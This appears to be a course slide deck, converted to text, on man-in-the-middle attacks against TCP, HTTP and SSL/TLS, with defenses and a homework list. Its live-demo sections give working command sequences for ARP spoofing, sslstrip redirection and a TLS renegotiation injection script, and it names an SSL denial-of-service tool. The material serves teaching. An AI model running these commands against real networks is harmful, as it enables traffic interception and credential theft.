Man-In-The-Middle Attack

Jason Lefler, Brett Lesnau, David Markachev, LT Thomas

Recent MITM Vulnerability

- iOS / OSX MITM Vulnerability 1 - ZDNet
- iOS / OSX MITM Vulnerability 2 - Computer Weekly

Allowed anyone with a certificate signed by a trusted CA to do a MITM attack. The implementation of SSL/TLS did not check the signature in a TLS server key exchange message, which allows man-in-the-middle (MITM) attackers to spoof SSL servers by using an arbitrary private key for the signing step or omitting the signing step.

Outline

Current events

TCP

HTTP

SSL/TLS

OpenSSL


SSL DOS

HTTPS

TLS Renegotiation

Homework

Man-In-The-Middle



Man-In-The-Middle

LAN:

ARP Poisoning

Port Stealing

DNS Spoofing

STP Mangling

Local To Remote:

ARP Poisoning

DNS Spoofing

DHCP Spoofing

ICMP Redirection

IRDP Spoofing

Route Mangling

Remote:

DNS Poisoning

Traffic Tunneling

Route Mangling

TCP

Transmission Control Protocol (TCP)

Specifies a means of sending data between applications on different machines

Three-Way Handshake

- A sends a SYN to B
- B sends SYN-ACK to A
- A sends ACK to B

TCP


Other TCP Flags

- FIN
- RST
- PSH
- URG


Vulnerabilities

- DDOS/DOS
- Connection Hijacking
- Malicious Payload Injection


TCP


cmd> ipconfig
cmd> ipconfig &863
cmd> ipconfig /a
SYN
x10000/sec
SYN
SYN
SYN
Adam
John
Sophia

TCP


Server
Attacker
Victim
Packet 1
ACK 1
Packet 2
"From Server"
ACK 2
What? Drop!
Malicious Packet
"From Server"
ACK for Malicious
Who is this guy?
Ignore!

TCP


Server
Attacker
Victim
Packet 1
Next Packet will be X MB
ACK
X MB Packet
"From Server"
X MB Packet
Lol he sent me 2
ACK 2
Yay he got my packet!

TCP

Dynamic vs Static IP Addressing

- Dynamic
  - Assigned by the Dynamic Host Configuration Protocol (DHCP) every time a computer connects to the internet
  - Before a computer can connect to other machines, it queries a DHCP server for an IP address.
- Static
  - Assigned to a computer and do not change over time

HTTP

Hypertext Transfer Protocol (HTTP)

Specifies the formatting and transmission of messages

Security Weaknesses

- Only concerned with providing data to web browsers in a useful way
- Not concerned with the security or transmission of messages

HTTP

HTTP Request Types

- GET
- POST
- PUT
- DELETE
- OPTIONS
- PATCH

Address Resolution Protocol

- Protocol used to convert IP addresses to Ethernet (MAC) addresses within a local network

- ARP Spoofing/Poisoning
  - The act of assigning a different MAC address to an IP address within a network
  - Used to redirect network traffic within a local network to a different machine

HTTP - MITM Attack (Live Demo)


Host Environment:

Kali VM 1.0.6 64-bit

```
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 -t VICTIM_IP GATEWAY_IP
arpspoof -i eth0 -t GATEWAY_IP VICTIM_IP
driftnet -i eth0
```

Useful tools:


```
arp -v
nmap -v HOST_IP/24
```



http://en.wikipedia.org/wiki/File:ARP_Spoofing.svg

SSL / TLS


Secure Socket Layer (SSL) / Transport Layer Security (TLS)



Website protocol support

Protocol version	Website support[13]	Security[13][14]
SSL 2.0	23.7% (−0.5%)	Insecure
SSL 3.0	99.4% (±0.0%)	Depends on cipher[n 1] and client mitigations[n 2]
TLS 1.0	97.7% (−1.6%)	Depends on cipher[n 1] and client mitigations[n 2]
TLS 1.1	27.6% (+1.9%)	Depends on cipher[n 1] and client mitigations[n 2]
TLS 1.2	30.2% (+2.0%)	Depends on cipher[n 1] and client mitigations[n 2]

The Full TLS Handshake Protocol



Full TLS Handshake

Client Hello

Server Hello
Server Certificate *
Server Key Exchange *
Client Certificate Request *
Server Hello Done

Client Certificate *
Client Key Exchange
Certificate Verify *
[Change Cipher Spec]
Client Finished Message

[Change Cipher Spec]
Server Finished Message

Handshake Protocol

Record Protocol

Application Data

Application Data

* Optional or situation-dependent messages

[Change Cipher Spec] is not a TLS handshake message but is an independent, TLS Protocol content type that helps the parties avoid a pipeline stall.

SSL / TLS - Self-Signed Certificates

A certificate signed with its own private key

Root Certificate

- A self-signed certificate owned by the highest ranking CAs
- There’s no one to sign their certificates
- Are issued rarely and with great care

SSL / TLS - OpenSSL

OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) network protocols and related cryptography standards required by them.

Standard Commands:

- **rsautl**: RSA utility for signing, verification, encryption, and decryption.
- **s_client**: This implements a generic SSL/TLS client which can establish a transparent connection to a remote server speaking SSL/TLS.

Self Signed Certificate with OpenSSL:


```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout mysitename.key -out mysitename.crt
```

SSL / TLS - Test / Verify Server SSL

```
openssl s_client -connect SERVER_ADDR:SERVER_PORT -state -debug
```

```
sslscan SERVER_ADDR
```

https://sslcheck.globalsign.com/en_US



Overall Score:

Grade

A-


What does this score mean

Powered by QUALYS SSL LABS

www.chase.com (159.53.42.11)

Assessed on 3/29/2014 11:43:47 AM

Clear Cache



[X]

Server does not use secure renegotiation settings

Site is more vulnerable to Denial of Service (DOS) attacks

How do I fix this?

DOS / DDOS

Denial of Service (DOS) / Distributed Denial of Service (DDOS)

An attack for the purpose of making a network service unavailable to intended users

Common Examples:

- TCP SYN Flood
- ICMP Flood
- Distributed Attack

DOS / DDOS

- Layer 4 DOS
  - Attack on the Transport Layer (Layer 4)
  - Attempt to use up bandwidth and network resources
  - Intended users cannot connect to service
  - SYN Flood

- Layer 7 DOS
  - Attack on Application Layer (Layer 7)
  - Attempt to use up bandwidth and CPU resources
  - Intended users can connect but cannot make use of service
  - HTTP GET Flood

SSL DOS

- Attacks CPU bandwidth instead of network bandwidth

How it works

Causes the server to generate new keys for SSL transactions. This takes more CPU resources on the server than it does on a client communicating with the server. This eventually causes the server CPU to max out and bring the server down.

SSL / TLS - DOS Attack (Live Demo)

Testing if server is susceptible to Renegotiation attacks:

connect with openssl and type “R” and hit enter to see if

Attack Tool:

thc-ssl-dos: Attacks servers with Insecure Renegotiation enabled

SSL / TLS - DOS Defenses

Use OpenSSL version 0.9.8(m) or greater

Use specialized hardware

- Like SSL Accelerators

Create proxies to get to the server

- Or use a service like CloudFlare

Custom scripts/firewalls to filter out suspicious traffic

ISPs offer protection (for a fee)

Block all Tor Nets

Disable SSL-Renegotiation

HTTPS

Hypertext Transfer Protocol Secure (HTTPS)

Layers HTTP on top of the SSL/TLS protocol

HTTPS

- Uses certificates to verify the identity of the entities communicating

SSL/TLS

- Encrypts the data between client and server

HTTPS - Certificates

Issued by a Certification Authority (CA)

Verifies the ownership of a public key

Includes:

- Public key
- Identity of owner
- Expiration date
- Possibly other information

HTTPS - MITM Attack (Live Demo)


```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
sslstrip -p -l 8080
tail -f sslstrip.log
arpspoof -i eth0 -t VICTIM_IP GATEWAY_IP
```

clearing iptables:

```
iptables --flush -t (table)
```

list tables:

```
iptables -t (table) -L -v
```



1 the victim attempts to connect to a website via https

2 the router forwards the victim's request to the attacker

3 the attacker converts the https request into an http request


4 the attacker sends the new request back to the router

5 the router sends the new request to the website

6 the victim is given an http connection to the website

HTTPS - Defenses

- Static Link to Gateway
- Use tools like **arpwatch** to check for ARP Cache changes
- Use Ciphers with forward secrecy (Carry-Forward Verification)
- Only access CA verified sites
- Latency Examination
    - A connection taking much longer than usual could indicate a third party
- Second Channel Verification



CLIENT

ATTACKER

SERVER

1

The attacker blocks the client request

TLS handshake 1
[client - server]

2

TLS handshake 2
[Attacker - server]

3

```
GET /bank/sendmoney.aspx?acnt=attacker&amount=1000000
ignore the rest
```

4

Renegotiation requested

5

TLS handshake 1 within the existing encrypted channel

6

Client having an authenticated session

```
GET /bank
Cookie: validcookie
```

7

HTTP daemon receives :

```
GET /ebanking/  paymemoney.cgi?acc=LU000000000000
Ignore-what-comes-now: GET /ebanking
Cookie: AS21389:6812HSADI:3991238
```

SSL / TLS - TLS Renegotiation Attack

TLS Renegotiation Attack (Live Demo)

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 8080
arpspoof -i eth0 -t VICTIM_IP  GATEWAY_IP
arpspoof -i eth0 -t GATEWAY_IP VICTIM_IP
./tls-renegotiation-poc.py -l 8080 -b ATTACKER_IP -t SERVER_IP:443 --inject ‘insert string here’
```

TLS Renegotiation Defense

OpenSSL version 0.9.8m

Disable renegotiation

- So every connection is negotiated once

Eventually, there will be a TLS level protocol fix to eliminate this attack

Homework

Part 1:

- TCP sniffing
- HTTP Sniffing
- HTTPS Sniffing
- OpenSSL verify
- SSL DOS
- HTTPS SSLStrip
- TLS Renegotiation

Part 2:

- Chrome Extension

Environment setup can be found at our Homework Page:

http://mitm.azurewebsites.net/AzureSite/home.html

Day 2 - Agenda

- HW Solutions
- Basic Constraints flaw
- Void X.509 Flaw
- CBC
- BEAST
- Installing SSL in a secure way
- Current Events
- Famous Attacks
- Additional MITM Tools